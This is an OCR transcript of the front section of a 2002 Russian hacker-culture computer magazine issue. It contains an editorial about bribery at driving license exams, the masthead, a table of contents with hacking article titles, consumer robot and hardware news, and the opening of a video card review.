

● ТРЕЙДИНГ ЭКСПЛОЙТОВ ● ПЕРСОНАЛЬНЫЙ ICQ БРУТФОРС ● SHELL НАХАЛЯВУ
ВИДЕОГОНКА: ГРАН ПРИ 3D ● МОБИЛЬНЫЙ И-НЕТ ● СЕРТИФИКАЦИЯ IT СПЕЦИАЛИСТОВ
● СЕТЕВОЙ КОНТРОЛЬ ● НОВАЯ РУБРИКА! X-PUZZLE ● LINUX VS. FREEBSD?

Через несколько часов после того как я допишу эти строки, я пойду сдавать экзамен на права в ГАИ. За последний месяц я испытал на собственном опыте, как работает наша доблестная автоинспекция. Не на дороге, нет - это мне только предстоит испытать. В тихих кабинетах и на экзаменационных площадках. Система такая: в процессе обучения вождению тебе ненавязчиво так намекают, что без денег экзамен в ГАИ сдать невозможно, любые попытки будут пустой тратой времени. Выход? Дополнительные занятия с инструктором ($100 за 10 уроков, при этом гарантии успешной сдачи все равно не будет) или... $300, и права тебе принесут на тарелочке с голубой каемочкой. Даже если ты никогда за руль не садился. Тарифы здесь на любой достаток - за сотку баксов тебе «зачтут» любой элемент экзамена: теорию, упражнения на площадке или выезд в город. Участвовать в сдаче, конечно, придется, но даже если ты перепутаешь газ с тормозом и собьешь первую же фишку - на следующий день тебе все равно торжественно вручат права. Берешь весь экзамен целиком - у тебя бонус: можно никуда не ходить, не позориться, только выбери время, чтобы за правами заехать. Из той группы, в которой я занимался, вождение в автошколе (предварительный экзамен перед ГАИ) не сдал никто, кроме, разумеется, «платников» - они на него вообще не приезжали. Хотя нет, один сдал: для отчетности, ведь в ГАИ не может быть 100% сдачи, кого-то и отсеять нужно...

Если ты думаешь, что так обстоят дела только с получением прав, ты ошибаешься. С этого номера у нас возрождается рубрика X-Стиль, и первая статья расскажет тебе все о ценах на... свободу. Да, именно так: ты узнаешь, сколько стоит отмазка по самым распространенным статьям, на которые можно запросто попасть, даже и не будучи уголовником. К тому же ты прочтешь, сколько приходится отстегивать за «хакерские» попадосы. Это не материал по собственному опыту, а статья от одного человека, который работает в милиции и с тарифами знаком не понаслышке :). Просто имей в виду, что люди в форме, которые час назад били тебя по почкам за косячок в кармане, сейчас, скорее всего, им же и раскуриваются.

Береги себя и не попадай в ситуации, когда тебе придется покупать то, что только недавно было бесплатным - свободу.



2poisonS,
зам. главреда X

+БРАТСКАЯ МОГИЛА+

/РЕДАКЦИЯ
>Главный редактор
Сергей «SINtez» Покровский
(sintez@real.xakep.ru)
>Зам. главного редактора
Александр «2poisonS» Сидоровский
(2poisonS@real.xakep.ru)
>Редактор ВЗЛОМ
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Редактор PC_ZONE
Михаил «M.J.Ash» Жигулин
(m.j.ash@real.xakep.ru)
>Редактор FERRUM
Константин «p0r0h» Буряков
(p0r0h@real.xakep.ru)
>Редактор UNIXOID
Артем «Cordex» Нагорский
(cordex@real.xakep.ru)
>Редактор CD
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)
>Корректор
Виталий Петрович
(vp@real.xakep.ru)

/ART
>Арт-директор
Кирилл Петров (Студия «100%КПД»)
(kerel@real.xakep.ru)
>Дизайнеры
Алик Вайнер «Jmurik»
(alik@real.xakep.ru)
Евгений Чарский
Роман Фофанов

/PR
>PR менеджер
Губарь Яна
(yana@gameland.ru)

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
>Помощник руководителя
Емельянцева Ольга
(olgaeml@gameland.ru)
>Менеджеры отдела
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
Авдеев Владимир
(avdeev@gameland.ru)
Рубин Борис
(rubin@gameland.ru)

тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

/PUBLISHING
>Учредитель и издатель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

>Технический директор
Сергей Лянге
(serge@gameland.ru)

/ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
http://www.xakep.ru
magazine@real.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802
от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия


Тираж **75 000** экземпляров.
Цена договорная.

Фото на обложке: IMAGEHOUSE

TIPS&TRICKS


Ведущий рубрики Tips&Tricks
Иван Скляров (Sklyarov@real.xakep.ru)
Присылай мне свои трюки и советы и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$.

Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).




Ньюсы

4/HiTech News
8/HardNews




Феррум


10/Моддинг: Руководство к действию



Inside


16/FDD: Мягче не бывает!






PC_Zone


18/Paradox demoparty 2002
20/Как нам обустроить LAN
24/Биография одного сайта
28/В чем сила, Bat?
32/Резать! К чертовой матери!
40/Махинации с активацией
42/Наркотик для сетевых графоманов
44/Сетевые протоколы





Взлом

48/Взлом и защита в локальных сетях
50/Интервью с сотрудником ФАПСИ
52/Интернет черви
54/Нестандартные backdoor'ы в *nix
58/Шифруемся!
62/Обман систем контроля содержимого
64/Hack-FAQ




Юниксоид

66/Пингвин с вибромассажем


Х-Стиль

70/Цена свободы




Кодинг

72/Delphi: Мониторинг запускных файлов
75/Графика: Рисование линий



JoyStick

78/Сервиз на N персон
84/World Cyber Games Russia Preliminary 2002
86/Зал суда
92/Мафия бессмертна. Но ты - нет
94/Morrowind TES Construction Set



Юниты

96/ШароWAREZ
102/WWW
104/FAQ
106/e-mail
110/Хумор
112/Борда



Иллюстрация: Петров Кирилл (KROt)

!!! Алекс Целых (News@real.xakep.ru)

ЧРЕЗВЫЧАЙНЫЕ РОБОТЫ 

● Команда роботов-спасателей официально включена в реестр американского чрезвычайного ведомства. Разработка роботов велась последние несколько лет, однако испытания начались только с прошлогодней трагедией. Механизмы на гусеницах оснащены прожекторами и телекамерами. Свободно ориентируясь в развалинах зданий, они имеют возможность протиснуться сквозь толщу смердящего хлама и работают в условиях нечеловеческих температур. Добравшись до тела, роботы при помощи специальных сенсоров регистрируют малейшие признаки жизни и цепляют на кожу человека детектор пульса. Первая команда из 7 роботов приступила к выполнению своей прямой миссии сразу после 11 сентября и на деле помогла обнаружить останки десяти жертв трагедии.

ЕСТЬ КОНТАКТ!

● Японская компания NTT Docomo анонсировала революционную технологию обмена данными между "наладонниками" посредством простого рукопожатия хозяев. В момент физического контакта на кожу человека подается неопасное напряжение. Слабые электрические разряды со скоростью до 10 Мбит/с несут данные от компьютера к компьютеру. При этом машинки могут лежать где угодно. Главное, чтобы карман или сумка также обладали электропроводимостью. Первое применение, которое приходит на ум, - обмен электронными визитками: адресами, телефонами и другими контактами. Днем жмешь руки случайным прохожим - вечером проверяешь, не заимел ли представительных друзей.



РОБОТ-ИНКАССАТОР 

● Японская компания Secom представила робота-инкассатора. Громадный сейф габаритами 140x120x90 см и весом 380 кг выполнен из пуленепробиваемой стали. В "желудке" у робота оборудована емкость для ценностей. По периметру навешаны сенсоры и телекамеры. На своих мощных гусеницах инкассатор свободно передвигается в пространстве и даже преодолевает лестничные пролеты, умудряясь не отставать от проводника-человека. В случае нападения он выставляет плотную дымовую завесу, набрасывает на злоумышленников сеть и оглушает мощным электрическим разрядом. Планируется уже в следующем году отправить машину в серийное производство.

УПАЛ, ОТЖАЛСЯ 

● Ученые японского института передовой промышленности впервые в истории обучили робота самостоятельно вставать с пола. Эта несложная, на первый взгляд, задача доселе была не под силу механическим существам. Уникальную разработку от собратьев отличают подвижные спинные узлы, которые позволяют ей свободно изгибаться. Демонстрируя свои умения, робот переворачивается на спину и затем встает на колени, упираясь руками в пол. Из положения "упор сидя" он делает еще одно последнее усилие и уже вытягивается в полный рост. На все про все уходит около 15 секунд.


ДЕРЖИ-ХВАТАЙ 

● В Японии сконструирован уникальный робот с молниеносной реакцией. Двумя цепкими алюминиевыми "пальцами" он умеет ловить падающий с большой высоты мяч. Непрерывные замеры расстояния до объекта осуществляются при помощи телекамеры, которая ведет съемку с частотой до 1000 кадров в секунду, а также вычислительного блока, функционирующего в реальном времени. Надо думать, полевые испытания робота пройдут у стен Пизанской башни.

РУЧНОЙ НОУТБУК 

● Компания Evolution Robots объявила о начале продаж набора "сделай сам" для "приручения" ноутбуков. В набор ER1 входит алюминиевый каркас на колесах с креплением для ноутбука, веб-камера, блок управления, а также программное обеспечение. В настоящее время проходит последние испытания рука-манипулятор, которая позволит крепче захватывать предметы и даже "жонглировать" ими. Главным своим достижением команда разработчиков называет визуальные и мыслительные способности робота. Компьютерный мозг "переваривает" команды хозяина, и уже через мгновение тарантайка тащит из холодильника пиво. Или стоит показать роботу коробку из-под компакта, чтобы он аккуратно извлек диск из проигрывателя и протянул его хозяину. В числе других поручений может быть просьба перевоплотиться в доставщика пиццы или досмотреть томящуюся в духовке утку "по-пекински". На сайте Evolution (www.evolution.com) владельцев ER1 приглашают обменяться индивидуальными программами для своих роботов. Цена набора в Интернете - 599 долларов. Еще 199 зеленых нужно выложить за руку-манипулятор.

БУДИЛЬНИК СЕБЕ НА УМЕ



● Британский изобретатель Дэвид Хант сконструировал будильник, который начинает трезвонить по своему собственному усмотрению. Пользователю требуется только ввести время начала деловой встречи. Будильник загрузит из Интернета последние сведения о пробках на дорогах, расписание движения автобусов и пригородных поездов. Затем проанализирует все альтернативные маршруты и сделает поправку на законное желание хозяина понежиться в постели. После необходимых расчетов устройство решит, поднимать спящего ни свет ни заря или дозволить ему лишнюю минутку поспать.

АВТО ДЖЕЙМСА БОНДА


● В национальном автомобильном центре армии США завершена работа над бронированным автомобилем Джеймса Бонда. Десятый раз пересмотрев фильмы об Агенте 007, военные инженеры сконструировали неприступную крепость на колесах. Система защиты переоборудованного пикапа Ford-350 не ограничивается пуленепробиваемыми корпусом и стеклом, миноискателями, приборами глобальной навигации и ночного видения. В крыше автомобиля размещается люк с выдвижными бойницами для гранатомета и пушки с лазерным прицелом. Над дверцами - рассеиватели слезоточивого газа высокой концентрации. Дотянувшихся до самых ручек ждет незабываемый электрошок в 110 вольт. И даже чудом втиснувшийся за руль останется не у дел - машина сверяет отпечатки пальцев. Затейливо выглядит система избавления от погони: стелется дымовая завеса, из выхлопной трубы льется на асфальт машинное масло, летят стальные шипы. Стоимость авто - 1,09 миллиона долларов.





ЦИФРА ИДЕТ В МАССЫ

● Всенародная охота до халявы плюс современные цифровые технологии способны творить чудеса. Если в начале октября ты заглядывал в Кофетун, что на Пушкинской в Москве, ты мог не просто душевно посидеть в модном столичном заведении, но и сфоткаться на цифровую камеру, получить журнал Хакер и диск салона цифровой фотографии «Компьютер ДЛЯ любителей ФОТО», который и замутил все это безобразие. И все это «безвозмездно, то есть даром» (с). Кроме Кофетуна, акция проводилась в хорошо известном тебе интернет-кафе Netland, в продвинутом клубе Культ и еще во многих стильных хай-тек точках – центральных кинотеатрах, интернет-кафе, клубах. Но самое главное, твою довольную оцифрованную физиономию можно было получить в распечатанном виде, причем опять же бесплатно. Для этого надо было приехать в салон «Компьютер ДЛЯ любителей ФОТО» и предъявить полученный CD, а потом отыскать свою фотку и вешать под стекло на стенку над кроватью :). Подробней об акции ты можешь прочитать на www.fotoisland.ru




Лицо хакерской национальности



КУБИК-РУБИК ИЗ LEGO

● Перец из Чикаго, известный в определенных кругах как JPBrown, используя детали конструктора LEGO, построил робота, собирающего кубик-рубик. Механизм фиксирует текущее состояние головоломки - расклад цветов - при помощи цифровой камеры. После этого осуществляется поворот части кубика на необходимый угол. На каждую манипуляцию робот затрачивает полминуты. В среднем к решению удается прийти через 40 ходов. Таким образом, робот полностью расправляется с кубиком-рубиком за какие-то 20 минут.








СОЛНЕЧНЫЕ ЧАСЫ

● Компания Digital Sundial представила цифровые солнечные часы. В оригинальной конструкции отсутствует какой-либо подвижный механизм. Лучи солнца проникают через крышку и, как результат игры теней, особым образом проецируются на табло циферблата в виде привычных цифр. Новинка показывает время с точностью до 10 минут. Непосредственно перед эксплуатацией часов необходимо настроить их на географическую широту местности. Часы продаются в Интернете по цене 89 долларов.




ЧИСТО КОМПЬЮТЕРНЫЙ ВОЗДУХ

● Hitachi представила новые рабочие станции Prius Deck со встроенным ионизатором воздуха. Это устройство - главная и единственная особенность компьютеров, которые поставляются в достаточно стандартных конфигурациях. Дополнительный блок, размещаемый в задней панели, поглощает положительно заряженные ионы - верный показатель загрязненности воздуха и нездорового электромагнитного излучения. Доминирование отрицательных ионов в воздухе, напротив, помогает снять стресс, улучшить самочувствие и повысить иммунитет. Габариты системного блока - 105x339x367 мм, вес - около 9 кг.



!!! Алекс Целых (News@real.xakep.ru)

СИДЕЛКА ДЛЯ КОШЕК




● Reemco представила механическую сиделку для кошек. Пока хозяин отдыхает после тяжелого рабочего дня, тощий штатив на колесах занимает все внимание мурки. Он ловко шурует лапами-гребнями, не позволяя ей скучать. Понадобится - оттянет кису от облюбованного кактуса и зачешет до потери пульса. Кроме того, с беспроводного пульта можно взять управление на себя и на расстоянии тешить любимицу. Поговаривают, нежность и уважение к механической сиделке питают как котята, так и взрослые кошки.



ОТСТОЙНАЯ БАТАРЕЙКА

● Английские ученые представили прототип батарейки, работающей на пищевых отбросах. Емкость размером с бритву заселена специальными бактериями. Изголодавшаяся колония жадно пожирает органические вещества, вырабатывая при этом особые ферменты. Вследствие разложения углеводородов высвобождаются атомы водорода, которые доставляются прямо к аноду. Первая модель устройства работает на сахаре. Пяти кубиков рафинада хватает на питание 40-ваттной лампочки на протяжении полной рабочей смены. Следующая на очереди в сырье - морковь, а за ней - более мерзкие пищевые отходы. Стоимость одной батарейки не превысит 15 долларов.





ЗА ПИРАТОВ ВЗЯЛИСЬ НЕ ПО-ДЕТСКИ



● «Ассоциация по борьбе с компьютерным пиратством» (АБКП) объединяет силы с Главным Правовым Управлением МВД России. Что это значит? Впервые за всю историю борьбы (если ее так можно назвать) с нехорошими дядьками пиратами официальная правоохранительная структура подписала протокол с некоммерческой антипиратской организацией. По этому протоколу предусматриваются совместные согласованные действия доблестных органов с теми, кому пиратство просто-таки мешает в бизнесе. Так что же это все-таки означает на деле? Поживем-увидим. Может быть, действительно наступят времена, когда пиратство станет неприбыльным бизнесом?

РУМБА НА ПАЛАСЕ

● Американская компания iRobot по бросовой цене начала продажи робота-пылесоса, ориентированного на массовый рынок. Основное предназначение Roomba - наводить лоск в квартире, пока хозяин занят другими важными делами. Параллельно с уборкой пылесос развлекает детишек и гоняет домашних животных. Roomba - это детище 12 лет работы и наследник 30 более ранних прототипов. Команда разработчиков в буквальном смысле ползала на коленках, чтобы в деталях изучить физику сбора пыли. Лучшим образом для этой задачи подошла крабовидная форма CD-плеера. Зрительные возможности Roomba ограничены, поэтому маршрут он прокладывает отчасти случайным образом. Мощными спиралеобразными движениями робот отвоевывает у пыли все новые и новые плацдармы, аккуратно огибая ножки гостиного гарнитура. Заряда аккумулятора хватает на 90 минут непрерывного труда. Пройдя комнату ровно один раз, Roomba возвращается на свою исходную позицию, открепляет контейнер с мусором, радостно сигналит и "засыпает" до следующей уборки. Хотя робот в силу своей формы оставляет пыль в углах и даже по недосмотру застревает между полом и диваном, он несомненно отрабатывает выложенные за него $199.



ГОРЯЧАЯ СОБАКА



● Hammacher Schlemmer представила тостер для хотдогов. Устройство предназначено для одновременного приготовления двух "горячих собак". В центре расположены прорези для сосисок, а по краям компактно размещаются булочки для подогрева. На каждый компонент хотдога предусмотрена отдельная ручка, таким образом можно контролировать степень зажаренности обеих сосисок и тостов. Точно по расписанию комплектующие выпрыгивают из устройства и скромно дожидаются своей печальной участи.

ПСИХБОЛЬНИЦА НА ДОМУ



● Странный американец Пол Мэтис переоборудовал свое жилище в интеллектуальный сумасшедший дом. Первые сдвиги в этом направлении пришлись на конец 90-х, когда Пол сделал достоянием Интернета протоколы звонков в свою входную дверь. Все это время медленно, но верно он расширял список бытовых приборов, выключатель которых вынесен на домашнюю страницу Drive Me Insane (www.drivemeinsane.com). Посредством веб-камеры и микрофона все желающие могут сутки напролет вести наблюдение и вмешиваться в жизнь странного дома. Лампы дневного света в рабочем кабинете и в спальной комнате Пола загораются и тухнут сами по себе. Неожиданно может заработать поливалка газона. Из комнаты в комнату переметнется машинка на радиоуправлении. Владельца дома это круглосуточное сумасшествие ни капли не смущает.

ЗАЧЕМ ПЛАЧЕШЬ?



● Испанец Педро Монагас сконструировал детектор детского плача. На изобретательский труд молодого папашу сподвигли вопли родного дитяти. А свои последние испытания устройство Why Cry с успехом держало в палате одного из роддомов с сотней плачущих младенцев. Из леденящего кровь воя Монагас сумел выделить пять различных видов плача. Устройству размером с калькулятор требуется 20 секунд, чтобы определить, голоден ребенок, скучает он, устал, напуган или чувствует иной дискомфорт. О доподлинных симптомах беспокойства просигнализирует рожица на экране. Устройство поступило в испанские аптеки по цене 93 доллара.



В номере:


Малыш от iRiver
Принтер для болванок
Отсканим все!
Бродяга с принтером

НОЯБРЬ 2002
№47



Футуристическая Клава

Первое, что приходит на ум, когда смотришь на новый девайс EluminX, изготовленный компанией Auravision, это чернобыльское происхождение этой клавиатуры. Однако все гораздо проще: никакой радиации, только полная внутренняя люминесцентная подсветка клавиш. Подсветок два вида: «голубой сапфир» и «аквамарин» (позже ожидаются и другие цвета). Кнопарей, как и полагается, 104 штуки + 12 функциональных. Подключение к компу тоже вполне традиционно - старичок PS2 все еще жив ;]. Просят же за светящуюся подружку всего 100 уев.




Малыш от iRiver

В семействе плейеров-малышей прибавление. Счастливый родитель - компания iRiver. Размеры ее новорожденного весьма скромные - 31x28,5x82 мм, да и имя IFP-180T вовсе не вызывающее. А вот нравом и возможностями малышка обладает вовсе не детскими. Суди сам: объем встроенной памяти - 128 МБ, монохромный информационный ЖК-дисплей способен отображать ID3-тэги до версии 4.0, а список поддерживаемых аудиоформатов довольно обширен: WAV, MP3 и ASF. Питается плейер всего от одной AA-батарейки, причем хватает «еды» почти на весь день (около 20 часов).



Винчестеры наружу!

Компания Maxtor представила новое семейство внешних винчестеров Personal Storage 5000: 5000XT, 5000DV и 5000LE. Отличительной особенностью новых винтов является функция Maxtor OneTouch, позволяющая копировать файлы с внешнего винчестера на внутренний другого ПК или ноутбука всего лишь нажатием одной кнопки на корпусе Personal Storage 5000. Модель Personal Storage 5000XT самая емкая - на ее борту может уместиться 250 ГБ инфы. Передача же данных может происходить по интерфейсам FireWire (IEEE 1394) или USB 2.0. Скорость вращения шпинделя винчестера - 5400 об/мин, что вполне приемлемо для внешнего винчестера. Просят же за Personal Storage 5000XT около 400 вечнозеленых. Другая модель - Personal Storage 5000DV имеет емкость поменьше, 120 ГБ. Интерфейсы те же - FireWire (IEEE 1394) и USB 2.0, а вот скорость выше - 7200 об/мин. Цена - 300$. Ну и последний винчестер - Personal Storage 5000LE, самый младший в линейке, принимает инфу объемом до 80 ГБ, общается по средствам интерфейса USB 2.0, а шпиндель крутит на 5400 об/мин. Стоит около 200$. Тем же, кто еще не успел обзавестись портами IEEE 1394, компания Maxtor может предложить 1394 PCI Adapter Card (50$), CardBus адаптер 1394 CardBus (100$) или комплект для создания и редактирования цифрового видео - Maxtor DV Producer за 50, 100 (80$).



Два в одной

Нет - это не название порнотриллера :]. Просто в одной камере QuickCam Cordless приютились сразу два девайса: веб-камера и цифровой фотоаппарат. На свет ее выпускает компания Logitech. Новинка имеет стильный и необычный дизайн, а общение с ПК происходит через второй модуль камеры - «базы», соединяющейся с компом по USB-интерфейсу. QuickCam Cordless оснащена CMOS-сенсором, поддерживающим разрешение до 510x492. Другой отличительной особенностью этой модели является поддержка интерфейса передачи данных Bluetooth. Стоит же вся эта красота около 260 зеленых купюр.



Отсканим все!

Компания Hewlett-Packard в очередной раз порадовала поклонников своей продукции, выпустив обновленную периферийную линейку. Особенно ярко в ней выделяется сканер HP Scanjet 5500c с автоматическим лотком подачи для фотографий, позволяющий быстро и качественно оцифровывать обычные снимки. В лотке умещается до 24 фотографий, так что можно сразу отсканить все памятные снимки. Причем, процесс этот будет весьма быстрым, ведь теперь больше не придется ждать, когда прогреется сканер. HP Scanjet 5500c имеет семь кнопок для быстрого доступа к основным функциям (копированию, отправке снимков по электронной почте и т.д.). А достичь профессионального изображения помогает высокое разрешение (до 2400 dpi) и 48-битная цветовая палитра. Также к сканеру прилагается световой адаптер, позволяющий юзеру сканировать 35-мм негативы и слайды. А стоит все это хозяйство всего 300 буказоидов.



Принтер для болванок

Юзер, купивший пишущий CD-R/RW привод, рано или поздно сталкивается с проблемой, когда необходимо как-то помечать свои болванки. Иначе можно запутаться или попросту забыть, что же такое записано на компактах, особенно когда их количество неуклонно растет. Тут обычно приходит на помощь обычный маркер, но пользоваться им как-то не эстетично, поэтому компания Casio предлагает другое практичное и эстетичное решение - принтер для печати на дисках. Теперь записанные болванки (и болваны :)) будут иметь вполне «перевариваемый» вид. Принтер имеет весьма компактные размеры и вес - всего 70x195x185.5 мм при 900 г. Название модели - CW-100. Общается с ПК он по USB-интерфейсу, а печатать умеет с разрешением 300 точек на дюйм. Область печати составляет площадь около 74 на 16 мм. Если же необходимо напечатать инфу как внизу, так и вверху диска, то принтер может сам поворачивать диск на угол в 180 градусов (за отдельную плату можно докупить и присадку для печа-



ти на боковых стенках слим-коробки). Скорость монохромной печати - 6,3 мм в секунду, цветной - 4,8 мм/сек. Желающим приобрести новинку придется выложить за нее около 120 американских рублей.

Второе пришествие ZIV

Накопители ZIV получили весьма большую популярность в России благодаря небольшим габаритам, высокому объему, удобству подключения и при этом весьма демократичной цене. И вот теперь на смену ему спешит обновленный вариант - ZIV2 с интерфейсом USB 2.0 от компании InPrice. Пропускная способность значительно увеличилась и составляет целых 480 Mbit/c. Другие достоинства накопителя тоже впечатляют: совместимость с основными операционными системами, легкость, компактность, высокая вибро- и ударопрочность и возможность подключения сразу нескольких ZIV2 к системе. Внутри новенького ZIV'а будут устанавливаться мобильные винчестеры Toshiba и Fujitsu со скромным энергопотреблением. А со временем ZIV2 собирается обзавестись сервисным ПО для резервации и криптографической защиты данных.



Новый Карлсон

Компания Thermaltake, отлично зарекомендовавшая себя у оверклокеров, выпустила свой новый кулер для Pentium 4 - Spark 7 A1545. Радиатор выполнен из меди, что гарантирует хорошую теплопроводность. Сам же кулер может работать в трех режимах: в первом он автоматически меняет скорость вращения лопастей вентилятора от 1300 об./мин. до 6000 об./мин, во втором скорость вращения регулируется вручную в этом же диапазоне, ну а в последним он вращается на полную мощность - 6000 об./мин. Подобная гибкость придется по вкусу многим любителям поработать в тишине (уровень шума от Spark 7 A1545 регулируется от 17дБ до 43дБ), так что новенький Карлсон будет желанным гостем у многих юзверей ;].



nForce2 от ABIT

Компания NVIDIA не так давно решила попробовать себя и на рынке материнских плат, выпустив свой во многом революционный чипсет nForce. И вот на подходе уже его новая версия - nForce2, что сразу вызвало желание производителей материнских плат выпустить свои решения на нем. Например, таких известных и почитаемых, как ABIT. Вот характеристики ее продвинутой материнки:
Чипсет nVidia nForce2.

Поддержка Socket A Athlon XP/Athlon/Duron.
Поддержка FSB на 200, 266 или 333 МГц.
3 DIMM слота на 3Гб PC2100 (DDR266) и PC2700 (DDR333).
Поддержка двухканальной памяти DDR400.
5 PCI и 1 AGP Pro 8x слот.
2-канальный интегрированный ATA-33/66/100/133 контроллер.
Встроенный 2-канальный Serial ATA-150 PCI контроллер от Silicon Image
10/100/Mbit/s Ethernet адаптер.
6 USB 2.0 портов.
2 FireWire (IEEE1394a) порта.
Кодек AC`97 с 24-bit S/PDIF выходом.

Ну и, конечно, ABIT не забыла всех любителей оверклокинга, позволяя менять многочисленные настройки через знаменитое SoftMenu, а также следить за напряжением, скоростью вентиляторов и температурой. Да, с такими характеристиками и возможностями подобные девайсы, несомненно, ждет успех.

Hi-Grade в России

На отечественном рынке ноутбуков пополнение: британская компания Hi-Grade. Кстати, это не какой-то раскручивающийся новичок – в 2000 году Hi-Grade получила больше наград, чем все остальные компьютерные брэнды. Что ты можешь ожидать от такой именитой компании? Целую линейку ноутбуков, в



число которых входят машинки на любой вкус. Ты можешь выбрать легкую портативную модель Notino 2200 (кстати, по очень привлекательной цене), неубиваемый ударопыле- и влагозащищенный Notino R5400 или сверхмощный Ultinote M 6500. Убедиться в справедливости слогана компании – «Мастер высоких технологий» лучше всего, как обычно, на практике.



ТЕСТИРОВАНИЕ НОВЫХ ВИДЕОКАРТ

test_lab (test_lab@gameland.ru)

Видеогонка: Гран-При 3D! Тестирование новых видеокарт

Играть любят все. Ну, или почти все. Особенно с хорошей графикой и высоким FPS. Так, что же поставить в недра своего компа, чтобы наслаждаться всеми красотами графики и «покататься с ветерком»? Ответ на этот вопрос, даст наше тестирование...

ATI RADEON 9700 PRO

Начнем, пожалуй, с самого производительного на сегодняшний день чипсета. Да, ты не ослышался - это самый быстрый чип на рынке видеокарт, что означает новый виток в противостоянии двух грандов ATI и NVIDIA. Ведь, до этого времени именно видюхи от Нвидиа занимали лидирующие позиции, а теперь им пришлось потесниться и пропустить вперед нового лидера. Лидер же обладает целым рядом достоинств, что позволяет ему оставлять далеко позади всех конкурентов.

Конечно, самостоятельно понять, что за хитрые технологии используются этим чипсетом довольно проблематично, поэтому давай разберемся вместе ;]. Итак, SMARTSHADER 2.0 - это ничто иное, как пиксельные и вершинные процессоры, удовлетворяющие требованиям Microsoft DirectX9 и, соответственно, задействованы на полную мощь они будут только после полноценного релиза этого API.

SMOOTHVISION 2.0 же является новым методом полноэкранного сглаживания, который позволяет убирать ненавистные «ступеньки» на границах полигонов. Причем именно на границах, что значительно снижает нагрузку на шину памяти и увеличивает тем самым производительность в игрушках с настройками «по максимуму». Также SMOOTHVISION 2.0 может работать при любых высоких разрешениях, чем не могут похвастаться большинство современных видеокарточек.

TRUFORM 2.0 - это логическое продолжение технологии ATi TRUFORM, получающей из игрушки инфу о полигонах, а затем преобразующая кривые поверхности в гораздо более реалистичные. Персонажи и объекты в игрушках, «обработанные» TRUFORM 2.0 выглядят, как живые и настоящие.

HyperZ III повышает эффективность использования пропускной способности видеопамяти за счет прорисовки только тех пикселей, которые находятся только в поле зрения наблюдателя.

